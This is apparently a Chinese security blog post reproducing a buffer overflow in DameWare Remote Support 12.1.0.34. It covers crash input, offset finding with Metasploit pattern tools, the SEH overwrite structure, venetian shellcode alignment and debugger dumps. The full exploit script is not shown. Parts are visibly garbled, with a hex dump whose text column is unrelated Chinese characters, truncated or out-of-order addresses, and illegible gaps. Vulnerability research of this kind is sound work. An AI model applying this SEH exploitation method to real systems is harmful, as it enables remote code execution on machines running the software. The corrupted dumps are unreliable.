

[登录](#)

DameWare Remote Support缓冲区溢出漏洞复现

[drive****](#) / 2019-11-05 08:56:46 / 浏览数 4518 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)


0x01 漏洞描述

DameWare是windows上一款著名的远控软件，其在2019年7月刚被曝出某处存在缓冲区溢出攻击，并可执行任意代码，影响版本V.12.1.0.34，这边做一下复现，环境是w7(32位)。


0x02 漏洞分析

根据作者POC，在Tools->Computer Comments->Description功能下的ComputerName文本框内输入超长字符串会导致程序内存溢出崩溃，贴下图


输入5000个A：



程序崩溃：



载入OD分析一下，根据栈回溯找到关键调用函数0x4CADB8，Shift+F9后在ComputerName文本框内输入5000个A，程序断在0x4CADB8处，F8单步步过，发现SEH被覆





按理说SEH应该会被覆写成0x41414141的，但这边确是0x00410041，根据经验，应该是程序把用户输入的ASCII转换成了UNICODE。

为了能够编写exp，这边需要计算下用户输入的栈空间到SEH的偏移量，

```
msf-pattern_create -l 5000 #msf■■■■5000■■■■
```

输入ComputerName文本框后程序断下，单步后发现SEH被更改，堆栈跟随去观察具体覆盖情况



查找偏移:

```
msf-pattern_offset -q "37694136" -l 5000
```

发现偏移在260个字节处。

0x03 漏洞脚本编写

确定是用户输入转unicode以及溢出偏移量以后就可以编写exp了，主要结构是padding + nseh + seh + shellcode

利用原理如下：

- 将NSEH的指针覆盖为shellcode，将当前SEH的处理函数指针指向POP-POP-RET
- 触发SEH
- 将NSEH的指针弹入EIP，执行shellcode

首先在 Immunity debugger 下用mona插件找一个合适的POP-POP-RET地址

[illegible]

由于程序会将用户输入的ascii转为unicode，这边无法找到合适的输入转化为unicode来构造jmp short跳转到shellcode，所以这边使用一种叫做ventian shellcode来进行填充，将shellcode的内存地址放到eax寄存器中，然后push eax到栈上，最后ret eax到eip，通过这种方式去执行shellcode代码。


简单来说其实就是找一个接近布置shellcode的缓冲区地址的寄存器，并通过增加/减小它的值来使它指向shellcode，最终通过push reg, ret的方式来跳转到shellcode执行，这边最初的eax距shellcode 50字节的大小，所以需要构造来add eax 50。

[illegible]


生成shellcode如下:

0x04 攻击演示

A



ret 返回到 Inseh 指向的缓冲代码处



add eax, 0x50

push eax

ret

012F578 43 inc ebx
012F579 0043 00 add byte ptr ds:[ebx],al
012F57C 43 inc ebx
012F57D 0043 00 add byte ptr ds:[ebx],al
012F580 43 inc ebx
012F584 0043 00 add byte ptr ds:[ebx],al
012F585 43 inc ebx
012F588 43 inc ebx
012F589 0043 00 add byte ptr ds:[ebx],al
012F58C 58 pop eax
012F58D 0073 00 add byte ptr ds:[ebx],dh
012F590 83C0 50 add eax,0x50
012F593 0073 00 add byte ptr ds:[ebx],dh
012F596 50 push eax
012F597 0073 00 add byte ptr ds:[ebx],dh
012F59A C3 retn
012F59B C3 retn
012F59C 43 inc ebx
012F59D 0043 00 add byte ptr ds:[ebx],al
012F5A0 43 inc ebx
012F5A1 0043 00 add byte ptr ds:[ebx],al
012F5A4 43 inc ebx
eax=0012F5C0, (UNICODE "PPYAIATIAIAQATAXAZAP3QADAZABARALAYIAQAIAPASAA")

寄存器 (FPU)
EAX 0012F5C0 UNICODE "PPYAIATIAIAQATAXAZAP3QADAZABARALAYIAQAIAPASAA"
ECX 7709718B ntdll.7709718B
EDX 0012ECE0
EBX 0012F575
ESP 0012EC3C
EBP 0012F204
ESI 0012ECCC
EDI 0012ED1C
EIP 0012F597
C 1 ES 0023 32位 0(FFFFFFFF)
P 0 CS 001B 32位 0(FFFFFFFF)
A 1 SS 0023 32位 0(FFFFFFFF)
Z 0 DS 0023 32位 0(FFFFFFFF)
S 1 FS 003B 32位 7FDE000(FFF)
T 0 GS 0000 NULL
D 0
0 0 LastErrr ERROR_SUCCESS (00000000)
EFL 00000293 (NO,B,NE,BE,S,P,O,L,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0

地址 HEX 数据 ASCII
00AB3000 74 79 8F 75 FF 78 91 75 BB 79 91 75 86 2A 90 75 ty 三 的 集 成 电 路
00AB3010 37 B5 8F 75 2C 71 91 75 F8 30 93 75 3A 1E 8F 75 7 组 u, q 的 集 成 电 路
00AB3020 64 CA 8F 75 4C CA 8F 75 5C 71 91 75 9C 36 90 75 d 集 u 集 u 的 集 成 电 路
00AB3030 A6 41 90 75 89 CC 8F 75 F0 45 90 75 9B 7A 91 75 取 集 成 电 路 的 集 成 电 路
00AB3040 B3 41 90 75 8E 41 90 75 04 43 90 75 8E 44 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3050 1C 43 90 75 E7 46 90 75 7A 15 90 75 76 E2 8F 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3060 ED 09 93 75 97 08 93 75 C1 08 93 75 6D 08 93 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3070 43 08 93 75 0B 41 90 75 EF 2E 90 75 35 A9 8F 75 C 妖 妖 妖 妖 妖 妖 妖 妖
00AB3080 0C 0E 90 75 09 08 93 75 F7 75 8F 75 9D 0E 93 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3090 C3 77 8F 75 E6 40 90 75 76 41 90 75 5E 41 90 75 青 兰 妖 妖 妖 妖 妖 妖 妖 妖
00AB30A0 20 46 90 75 8C B5 8F 75 CD 45 90 75 59 2A 90 75 F 妖 妖 妖 妖 妖 妖 妖 妖
00AB30B0 01 8F 8F 75 5B 44 90 75 CC 48 90 75 31 CF 8F 75 集 妖 妖 妖 妖 妖 妖 妖 妖
00AB30C0 C8 46 90 75 72 12 90 75 FE 40 90 75 D6 14 90 75 集 妖 妖 妖 妖 妖 妖 妖 妖
00AB30D0 7C 07 91 75 A9 C1 8F 75 7A C5 8F 75 BA 44 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB30E0 8D 46 90 75 AD 46 90 75 9D 46 90 75 B0 1B 91 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB30F0 F7 1A 91 75 2D 50 8F 75 21 B6 93 75 E1 ED 90 75 妖 妖 妖 妖 妖 妖 妖 妖
00AB3100 B9 CC 8F 75 A1 CC 8F 75 24 0E 90 75 74 48 90 75 固 妖 妖 妖 妖 妖 妖 妖 妖

0012EC3C 0012F5C0 UNICODE "PPYAIATIAIAQATAXAZAP3QADAZABARALAYIAQAIAPASAA"
0012ED1C 0012ECCC
0012EC40 007A0021 DNTU.007A0021
0012EC44 0012ECCC
0012EC48 007A0021
0012EC4C 00000000
0012EC50 0012ECF8
0012EC54 0012F570
0012EC58 7706F96F 返回到 ntdll.7706F96F 来自 ntdll.77097158
0012EC5C 0012ECF8
0012EC60 0012F570
0012EC64 0012ED1C
0012EC68 0012ECCC
0012EC6C 007A0021 DNTU.007A0021
0012EC70 0030A624 UNICODE "+"
0012EC74 0012ECF8
0012EC78 0000040E
0012EC7C 00000000
0012EC80 002B2BF0
0012EC84 00730558

命令: Command:
大小: (0x0001 - 00001 bytes) # (0x0000 - 00000 dwords)
Offset: Warning: !!! Out of range !!!
Section: <Not in any module>

最后ret到真正的shellcode处

012F5C1 0040 00 add byte ptr ds:[ecx],dl
012F5C4 59 pop ecx
012F5C5 0041 00 add byte ptr ds:[ecx],al
012F5C8 49 dec ecx
012F5C9 0041 00 add byte ptr ds:[ecx],al
012F5CC 49 dec ecx
012F5CD 0041 00 add byte ptr ds:[ecx],al
012F5D0 49 dec ecx
012F5D1 0041 00 add byte ptr ds:[ecx],al
012F5D4 49 dec ecx
012F5D5 0041 00 add byte ptr ds:[ecx],al
012F5D8 54 push esp
012F5D9 0041 00 add byte ptr ds:[ecx],al
012F5E0 58 pop eax
012F5E1 0041 00 add byte ptr ds:[ecx],al
012F5E4 5A pop edx
012F5E5 0041 00 add byte ptr ds:[ecx],al
012F5E8 54 push eax
012F5E9 0041 00 add byte ptr ds:[ecx],al
eax=0012F5C0, (UNICODE "PPYAIATIAIAQATAXAZAP3QADAZABARALAYIAQAIAPASAA")

